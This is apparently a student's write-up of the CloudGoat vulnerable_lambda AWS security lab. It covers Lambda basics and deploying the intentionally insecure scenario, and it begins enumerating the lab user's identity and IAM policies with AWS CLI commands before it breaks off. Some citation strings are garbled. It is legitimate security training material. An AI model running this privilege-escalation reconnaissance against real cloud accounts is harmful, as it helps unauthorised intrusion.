CloudGoat vulnerable_lambda

Introduction

Serverless computing has become a core component of modern cloud architectures, offering scalability, cost-efficiency, and ease of deployment. However, it also introduces unique security challenges due to its event-driven and ephemeral nature. This assignment focuses on exploring these challenges by working with the **CloudGoat vulnerable Lambda scenario**, a simulated AWS environment designed to highlight common misconfigurations and vulnerabilities in serverless applications. Through this exercise, students will gain practical exposure to **AWS Lambda**, understand potential attack vectors, and learn best practices for securing serverless environments. By analyzing and exploiting the intentionally vulnerable Lambda function, one can better appreciate the importance of proactive security measures in cloud-native and serverless workloads.

Lab Objectives

The primary objective of this assignment is to provide practical experience in identifying, testing, and mitigating security vulnerabilities in AWS Lambda functions using the CloudGoat vulnerable Lambda scenario. By the end of this assignment, one will:

- Gain an understanding of AWS Lambda and its role in serverless computing.
- Explore CloudGoat as a tool for simulating real-world cloud security vulnerabilities.
- Deploy and analyze a vulnerable Lambda function environment.
- Perform security testing and document potential risks.
- Develop and propose a comprehensive security strategy to mitigate identified vulnerabilities.
- Reflect on key lessons and insights regarding serverless security.

TASKS


1. Familiarizing with AWS Lambda and CloudGoat

AWS Lambda is a serverless computing service that allows you to run code without provisioning or managing servers. Lambda automatically handles scaling, patching, and infrastructure management, letting you focus solely on your function logic

Christophe Tafani-Dereeper+9YouTube+9Rhino Security Labs+9.

Typical use cases include:

- **Stream processing**, triggered by events from Kinesis or S3.
- **Web and mobile backends**, often used with API Gateway.
- **Database integration** tasks, like DynamoDB or RDS triggers [Serverless+4AWS Documentation+4Whizlabs+4].



Useful links:

- AWS's official overview: https://docs.aws.amazon.com/lambda/latest/dg/welcome.html [Medium+3Rhino Security Labs+3Rhino Security Labs+3AWS Documentation+2AWS Documentation+2AWS Documentation+2]
- AWS blog overview (high-level): https://docs.aws.amazon.com/lambda/latest/dg/concepts-basics.html [AWS Documentation+2AWS Documentation+2AWS Documentation+2]
- Youtube Video: https://www.youtube.com/watch?v=3Ar1ABlD_Vs

Explore CloudGoat and the Vulnerable Lambda Scenario

CloudGoat by Rhino Security Labs is an open-source toolkit that deploys **vulnerable cloud environments** (AWS) for hands-on security testing [Rhino Security LabsChristophe Tafani-Dereeper]. The **vulnerable_lambda** scenario is specifically designed to teach vulnerabilities in AWS Lambda functions—particularly focusing on code issues like **SQL injection** and insufficient IAM policies [LinkedIn+5Rhino Security Labs+5Medium+5].

Learn more about the scenario:


- Developer walkthrough: https://rhinosecuritylabs.com/cloud-security/cloudgoat-vulnerable-lambda-functions/ Amazon Web Services, Inc.+15Rhino Security Labs+15Rhino Security Labs+15
- Scenario info on GitHub: https://github.com/RhinoSecurityLabs/cloudgoat/tree/master/cloudgoat/scenarios/aws/vulnerable_lambda
- Youtube walkthroughs:

  Full overview: https://www.youtube.com/watch?v=JwmJrtjS4nA

  Deeper walkthroughs:

  Part 1: https://www.youtube.com/watch?v=_plladeB-uY&list=PLMoaZm9nyKaNRN0SoR_PBVYc_RAhbZdG4&index=3


  Part 2: https://www.youtube.com/watch?v=6NV3F6mDpGs&list=PLMoaZm9nyKaNRN0SoR_PBVYc_RAhbZdG4&index=5



2. Access CloudGoat

To begin working with the CloudGoat vulnerable Lambda scenario, I first explored the official **CloudGoat GitHub repository**. I accessed the repository at:


- **CloudGoat main repository:** https://github.com/RhinoSecurityLabs/cloudgoat



From there, I navigated to the specific **vulnerable_lambda** scenario folder to review its structure and documentation:

- **Vulnerable Lambda scenario repository:** https://github.com/RhinoSecurityLabs/cloudgoat/tree/master/cloudgoat/scenarios/aws/vulnerable_lambda


The repository provides all the necessary Terraform files, configuration scripts, and scenario descriptions needed to deploy the **vulnerable Lambda environment** in AWS.



3. Understanding the Scenario

After accessing the **CloudGoat repository**, I focused on understanding the **vulnerable_lambda scenario**. The scenario documentation highlights that the purpose of this setup is to simulate **real-world security risks in AWS Lambda functions**, including issues like:

- **Excessive IAM permissions** assigned to Lambda functions.
- **Code vulnerabilities** such as unsanitized input handling.
- **Misconfigured AWS services** that could be exploited by attackers.



I carefully read the **scenario description and objectives** provided in the CloudGoat documentation to get a clear understanding of what I will be testing. This included:

- Reviewing the README.md file for **setup instructions** and **scenario goals**.
- Identifying the **expected attack path**, which typically involves exploiting a vulnerable Lambda function to gain elevated privileges in AWS.
- Understanding the **learning outcomes**, such as how to detect and mitigate misconfigurations in serverless environments.


To supplement this understanding, I watched the recommended video tutorials:

- **Part 1:** https://www.youtube.com/watch?v=_pIladeB-uY
- **Part 2:** https://www.youtube.com/watch?v=6NV3F6mDpGs

These videos provided a visual walkthrough of how to deploy and interact with the vulnerable Lambda scenario, which gave me a clearer picture of the environment I will be working with.

4. Set up the CloudGoat Environment

To be able to tackle this activity I started by setting up the lab by first initializing the scenario using the command: cloudgoat create vulnerable_lambda




This command:

Initializes a Security Lab: It sets up a vulnerable AWS Lambda scenario using pre-written Terraform templates.


Provisioning Resources: Behind the scenes, Terraform is triggered to create AWS resources—like IAM roles, Lambda functions, API gateways, and more—all with specific misconfigurations.

Crafts an Exploitable Setup: These resources are deliberately insecure so you can explore privilege escalation, injection attacks, or misused permissions.

Stores the Lab Locally: CloudGoat will save this configuration on your system, usually in a folder like `~/.cloudgoat`.



Second step was to set up a user profile using the details above as shown below:




5. Get permissions For IAM user Bilbo

For the scenario, I used the cheatsheet below:

https://github.com/RhinoSecurityLabs/cloudgoat/blob/master/cloudgoat/scenarios/aws/vulnerable_lambda/cheat_sheet.md


I started by getting the ARN and full name of the current user, using the command:

aws --profile bilbo --region us-east-1 sts get-caller-identity



This was followed by listing policies attached to the user if any:


aws --profile bilbo --region us-east-1 iam list-user-policies --user-name cg-bilbo-cgidavq5wgkv41



From that we found a policy attached to the user as shown above.

